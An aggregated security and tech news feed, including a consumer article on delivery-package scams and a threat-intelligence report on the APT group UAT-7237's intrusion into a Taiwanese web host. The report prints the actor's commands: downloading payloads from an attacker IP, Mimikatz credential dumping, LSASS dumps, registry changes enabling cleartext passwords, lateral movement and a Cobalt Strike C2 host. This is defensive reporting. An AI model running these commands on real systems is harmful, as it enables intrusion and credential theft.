This AirTag key organizer has survived the ultimate torture test – and it’s only $30
The KeySmart AirTag holder survived almost three years of everyday usage. Here’s why I love it.
Latest news – Read More

The KeySmart AirTag holder survived almost three years of everyday usage. Here’s why I love it.
Latest news – Read More
Hearing health doesn’t only pertain to volume levels; it’s equally important to keep headphones and earbuds clean. Here’s how and why.
Latest news – Read More
With cybersecurity budgets strained, organizations are turning to AI-powered automation to plug staffing gaps, maintain defenses, and survive escalating threats.
The post Tight Cybersecurity Budgets Accelerate the Shift to AI-Driven Defense appeared first on SecurityWeek.
SecurityWeek – Read More
You get a delivery notification — or simply find a package sitting by your front door. But you didn’t order anything! Of course, everyone loves a free gift, but in this case you should be wary. There are several scams that start with the delivery of a package to your home.
Of course, check with friends and family first — someone might have sent you something without mentioning it. But if nobody steps forward, there’s a good chance you’re facing one of the schemes described below.
Spoiler alert: under no circumstances scan QR codes or call phone numbers printed on the packaging.
The term brushing scam comes from Chinese e-commerce slang. 刷单 literally means “to polish orders” — effectively referring to a kind of sales-pumping scam. Originally, this “brushing” was relatively harmless: you received a product you didn’t order, and the seller posted a glowing review in your name to boost their sales ranking. To pull this off, unscrupulous sellers buy leaked databases of personal data, then register new marketplace accounts using victims’ names and mailing addresses — but their (the sellers’) own email address and payment method. As such, the victims don’t suffer direct financial loss.
Over time, such relatively gentle “brushing” has evolved into a much rougher sweep up. These days, scammers try to rip off package recipients by luring them to a malicious website. To do this, they include a card or sticker with a QR code with the delivery. The story accompanying the code varies, with common examples including the following:
If the victim scans the QR code to find out who the sender is or claim another gift, the rest follows the classic pattern of quishing (QR phishing): either coaxing the victim into entering their payment data (for example, to “activate” the gift card) or codes from banking/government apps, or urging them to install an app for “confirmation” or “activation” — which, of course, is malware.
The above schemes only work when an online store can afford to “give away” products as a promotional tactic. But can scammers still get your data without sending any goods? They can — and do.
Instead of a package, the victim finds a professionally printed postcard at their door: “Unfortunately, our courier service couldn’t deliver your parcel because you weren’t home. A gift valued at $200 can only be handed over in person — please contact us to arrange redelivery.” The postcard includes a QR code, a website address, and sometimes even a phone number to “reschedule” delivery.

A phishing postcard supposedly from Royal Mail, complete with a website address and QR code, looks highly convincing — the scammers paid great attention to detail. Source
If you call the number or visit the malicious site linked in the QR code, you’ll be tricked into giving payment details, passwords, or one-time codes through one of the common “delivery” scam scenarios:
All these schemes can lead to the loss of personal and financial information — but sometimes they escalate into phone fraud with much larger losses. For example, after you pay a fake delivery fee, scammers may call you and claim the parcel cannot be delivered because it contains drugs. This is followed by the psychological pressure of calls from a “police officer”, and attempts to extort a large sum of money to “protect” you from criminal charges.
Another popular scam involves products with payment upon delivery. Sometimes scammers advertise a product in advance and send it to the victim with their consent — but there’s also a version where a parcel arrives out of the blue. One day, a courier turns up at your door with a package in your name. Usually, an attractive product name is prominently displayed on the box — for example, a high-end smartphone. But… you have to pay for it. The price is 2–3 times lower than the market rate. The scammers count on greed and urgency (“the courier’s in a hurry, let’s get this done quickly!”) to make the victim pay without checking the item properly. The courier rushes off, and the victim opens the box to find either a cheap knockoff of the claimed product — or just plain garbage.
If the target refuses to pay for the mystery item, the scammers may have a “Plan B” ready — tricking them into giving a one-time verification code for a marketplace or bank, under the pretext of “confirming the order cancellation”.
Sometimes, physical delivery scams target specific victims. For example, criminals have attempted to steal cryptocurrency by sending Ledger hardware wallet owners packages claiming to be a free warranty replacement for defective devices. Inside the package was a “new” crypto wallet — actually a USB stick loaded with malware designed to steal the wallet’s seed phrase. Mailing USB sticks has also been used by the FIN7 ransomware gang as part of targeted ransomware attacks on selected organizations.
Brushing and quishing scams have an unpleasant root cause. If you’re receiving these packages, it means your address and other contact information have been leaked in databases and are circulating on underground forums. These data sets are sold repeatedly, so you may well be targeted by other types of scam too. Be prepared: enable two-factor authentication everywhere, expect scam calls, install to protect yourself from such spam calls, check your bank statements frequently, and be sure to install reliable protection on all your devices.
Read more on scams involving QR codes, marketplaces, and delivery services:
Kaspersky official blog – Read More

Talos assesses with high confidence that UAT-7237 is a Chinese-speaking APT group, focusing heavily on establishing long-term persistence in web infrastructure entities in Taiwan. Most of UAT-7237’s tooling consists of open-sourced tools, customized to a certain extent, including the use of a customized Shellcode loader we track as “SoundBill.”
Talos further assesses that UAT-7237 is likely a subgroup of UAT-5918, operating under the same umbrella of threat actors. UAT-7237’s tooling, victimology and dates of activity overlap significantly with UAT-5918. Additionally, both threat groups develop, customize and operate tooling using the Chinese language as their preliminary language of choice.
While Talos assesses that UAT-7237 is a subgroup of UAT-5918, there are some deviations in UAT-7237’s tactics, techniques and procedures (TTPs) that necessitate its designation as a distinct threat actor:
In a recent intrusion, UAT-7237 compromised, infiltrated and established long term persistence in a Taiwanese web hosting provider. It is worth noting that the threat actor had a particular interest in gaining access to the victim organization’s VPN and cloud infrastructure. UAT-7237 used open-source and customized tooling to perform several malicious operations in the enterprise, including reconnaissance, credential extraction, deploying bespoke malware, setting up backdoored access via VPN clients, network scanning and proliferation.
UAT-7237 gains initial access by exploiting known vulnerabilities on unpatched servers exposed to the internet. Once the target has been successfully compromised, UAT-7237, like any other stealth-oriented APT, conducts rapid fingerprinting to evaluate if the target is worth conducting further malicious actions on.
Reconnaissance consists of identifying remote hosts, both internal and on the internet:
cmd /c nslookup <victim’s_domain>
cmd /c systeminfo
cmd /c curl
cmd /c ping 8[.]8[.]8[.]8
cmd /c ping 141[.]164[.]50[.]141          // Attacker controlled remote server.
cmd /c ping <victim’s_domain>
cmd /c ipconfig /all
While UAT-5918 immediately begins deploying web shells to establish backdoored channels of access, UAT-7237 deviates significantly, using the SoftEther VPN client (similar to Flax Typhoon) to persist their access, and later access the systems via RDP:
cmd /c c:tempWM7Litedownload[.]exe  hxxp[://]141[.]164[.]50[.]141/sdksdk608/win-x64[.]rar c:tempWM7Lite1[.]rar

powershell (new-object System[.]Net[.]WebClient).DownloadFile('hxxp[://]141[.]164[.]50[.]141/sdksdk608/vpn[.]rar','C:WindowsTempvmware-SYSTEMvmtools[.]rar')
Once UAT-7237 sets up initial access, reconnaissance and VPN-based access, they start preparing to pivot to additional systems in the enterprise to proliferate and conduct malicious activities:
cmd[.]exe /c cd /d "<remote_smb_share>"&net use
cmd[.]exe /c cd /d "<remote_smb_share>"&dir \<remote_smb_share>c$
cmd[.]exe /c cd /d "C:"&net group "domain admins" /domain
cmd[.]exe /c cd /d "C:"&net group "domain controllers" /domain
In addition to relying on living-off-the-land binaries (LOLBins), UAT-7237 actively employed Windows Management Instrumentation (WMI) based tooling during reconnaissance and proliferation such as SharpWMI and WMICmd:
cmd[.]exe /c cd /d "C:"&C:ProgramDatadynatracesharpwmi[.]exe <IP> <user> <pass> cmd whoami

cmd.exe /c cd /d "C:DotNet"&WMIcmd.exe

wmic /node:<IP> /user:Administrator /password:<pass> process call create cmd.exe /c whoami

wmic /node:<IP> /user:Administrator /password:<pass> process call create cmd.exe /c netstat -ano >c:1.txt
SharpWMI and WMICmd can both be used to execute WMI queries on remote hosts, and they allow for arbitrary command and code executions.
UAT-7237 fingerprinted any systems subsequently accessed using rudimentary window commands such as:
cmd.exe /c systeminfo
cmd.exe /c tasklist
cmd.exe /c net1 user /domain
cmd.exe /c whoami /priv
cmd.exe /c quser
After compromise, UAT-7237 deploys a variety of customized and open-source tooling to perform a variety of tasks on the infected endpoints. Talos tracks one of UAT-7237’s custom-built tools as “SoundBill.” SoundBill is built based on “VTHello” and is a shellcode loader written in Chinese that will decode a file on disk named “ptiti.txt” and execute the resulting shellcode.
It is also worth noting that SoundBill contains two embedded executables. Both originate from QQ, a Chinese instant messaging software, and are likely used as decoy files in attacks involving spear phishing.
SoundBill’s payload (i.e., the shellcode) may be anything from, for example, a customized implementation of Mimikatz:
VTSB.exe privilege::debug sekurlsa::logonpasswords exit
Or it may be a mechanism to execute arbitrary commands on the infected system, such as:
c:tempvtsb.exe -c whoami
The shellcode may even be a position-independent Cobalt Strike payload that allows UAT-7237 to establish long term access for information stealing. So far, the Cobalt Strike beacons Talos have found to be compatible with SoundBill communicate over HTTPS with its command and control (C2): cvbbonwxtgvc3isfqfc52cwzja0kvuqd.lambda-url.ap-northeast-1[.]on[.]aws
UAT-7237 also uses JuicyPotato, a privilege escalation tool popular with Chinese-speaking threat actors, to execute multiple commands on endpoints such as:
cmd.exe /c c:hotfixjuicy2.exe -t * -c {6d18ad12-bde3-4393-b311-099c346e6df9} -p whoami
During intrusions on several occasions, UAT-7237 attempted to make configuration and setting changes to the Windows OS on the infected endpoints, such as disabling User Account Control (UAC) restriction via registry:
reg add HKLMSOFTWAREMicrosoftWindowsCurrentVersionPoliciessystem /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
They also attempted to enable storage of cleartext passwords:
reg add HKLMSYSTEMCurrentControlSetControlSecurityProvidersWDigest /v UseLogonCredential /t REG_DWORD /d 1 /f
UAT-7237 also accessed the Component Services management console, likely to adjust privileges for their malicious components:
mmc comexp.msc
UAT-7237 uses several mechanisms, predominantly Mimikatz, to extract credentials from the infected endpoints. However, the threat actor has evolved their use of Mimikatz over time, likely as a means of evading detection by using a Mimikatz instance built into SoundBill to extract credentials:
|
Filename/command |
Tooling |
|
abc.dll |
Comsvcs.dll |
|
Fileless.exe |
Mimikatz |
|
VTSB.exe privilege::debug |
SoundBill |
Furthermore, UAT-7237 also finds VNC credentials and configuration from infected endpoints by searching the registry and disk:
reg query "HKCUSoftwareORLWinVNC3Password"
dir c:*vnc.ini /s /b
Another (likely open-source) tool is used to execute commands on the endpoint, specifically to invoke a BAT file and another executable — again for credential extraction:
cmd.exe /c C:hotfixinvoketest.exe  -cmd "cmd /c  C:hotfix1.bat"
cmd.exe /c C:hotfixinvoketest.exe  -cmd "cmd /c   C:hotfixProject1.exe  C:hotfixSSP.dll"
“Project1[.]exe” above is the ssp_dump_lsass project on GitHub. It takes a DLL file as an argument, injects it into the Local Security Authority Service (LSASS) process, which then dumps the LSASS process into a BIN file.
Optionally, JuicyPotato may be used to run the same credential extraction process via the BAT file:
cmd.exe /c c:hotfixjuicy2.exe -t * -c {e60687f7-01a1-40aa-86ac-db1cbf673334} -p "c:windowssystem32cmd.exe" -a "/c c:hotfix1.bat"
The process dump obtained is then staged into an archive for exfiltration:
cmd.exe /c "c:program files7-Zip7z.exe" a C:hotfix1.zip C:hotfix1.bin
UAT-7237 uses the following network scanning tooling:
FScan: A network scanner tool used to scan for open ports against IP subnets:
fileless -h 10.30.111.1/24 -nopoc -t 20
SMB scans: To identify SMB services information on specific endpoints:
smb_version 10.30.111.11 445
As soon as accessible systems are found, UAT-7237 will conduct additional recon to pivot to them using credentials they’ve extracted previously:
cmd[.]exe /c netstat -ano |findstr 3389
cmd[.]exe /c nslookup <victim’s_subdomains>
cmd[.]exe /c net use  <IP>ipc$ <pass>  /user:<userid>
cmd[.]exe /c dir   \<remote_system>c$
cmd[.]exe /c net use  \<remote_system>ipc$ /del
The remote server hosting the SoftEther VPN client consisted of two archives: one containing the Client executable and corresponding configuration, and another with the Executable and Linkable Format (ELF)-based server binary.
Talos’ analysis of the SoftEther artifacts led to the following observations of UAT-7237’s TTPs:
Ways our customers can detect and block this threat are listed below.

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.
Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.
Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.
Cisco Secure Network/Cloud Analytics (Stealthwatch/Stealthwatch Cloud) analyzes network traffic automatically and alerts users of potentially unwanted activity on every connected device.
Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.
Cisco Secure Access is a modern cloud-delivered Security Service Edge (SSE) built on Zero Trust principles. Secure Access provides seamless transparent and secure access to the internet, cloud services or private application no matter where your users work. Please contact your Cisco account representative or authorized partner if you are interested in a free trial of Cisco Secure Access.
Umbrella, Cisco’s secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network.
Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.
Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.
Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.
Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.
The following Snort rules cover this threat:
IOCs for this research can also be found at our GitHub repository here.
450fa9029c59af9edf2126df1d6a657ee6eb024d0341b32e6f6bdb8dc04bae5a - C:tempwmiscan.exe
6a72e4b92d6a459fc2c6054e9ddb9819d04ed362bd847333492410b6d7bae5aa - c:/hotfix/Project1.exe - ssp_dump_lsass tool
E106716a660c751e37cfc4f4fbf2ea2f833e92c2a49a0b3f40fc36ad77e0a044 - C:/hotfixlog/Fileless.exe - FScan
B52bf5a644ae96807e6d846b0ce203611d83cc8a782badc68ac46c9616649477 - C:/hotfixlog/smb_version.exe
864e67f76ad0ce6d4cc83304af4347384c364ca6735df0797e4b1ff9519689c5 – fileless.exe - Mimikatz

SoundBill
Df8497b9c37b780d6b6904a24133131faed8ea4cf3d75830b53c25d41c5ea386

Cobalt Strike
0952e5409f39824b8a630881d585030a1d656db897adf228ce27dd9243db20b7
7a5f05da3739ad3e11414672d01b8bcf23503a9a8f1dd3f10ba2ead7745cdb1f

cvbbonwxtgvc3isfqfc52cwzja0kvuqd.lambda-url.ap-northeast-1[.]on[.]aws
http[://]141[.]164[.]50[.]141/sdksdk608/win-x64[.]rar
141[.]164[.]50[.]141
Cisco Talos Blog – Read More
Rockwell Automation has published several advisories describing critical and high-severity vulnerabilities affecting its products.
The post Critical Flaws Patched in Rockwell FactoryTalk, Micro800, ControlLogix Products appeared first on SecurityWeek.
SecurityWeek – Read More
Whether you want noise-canceling or bone conduction, over-ear headphones or true wireless earbuds, we’ve tested them all. These are the best ones.
Latest news – Read More
This version of the Legion Go S ditches Windows 11 for a lighter operating system specialized for gaming.
Latest news – Read More
Cisco has released over 20 advisories as part of its August 2025 bundled publication for ASA, FMC and FTD products.
The post Cisco Patches Critical Vulnerability in Firewall Management Platform appeared first on SecurityWeek.
SecurityWeek – Read More
We compare ChatGPT’s Pro, Plus, and Free plans: Which tier is right for you?
Latest news – Read More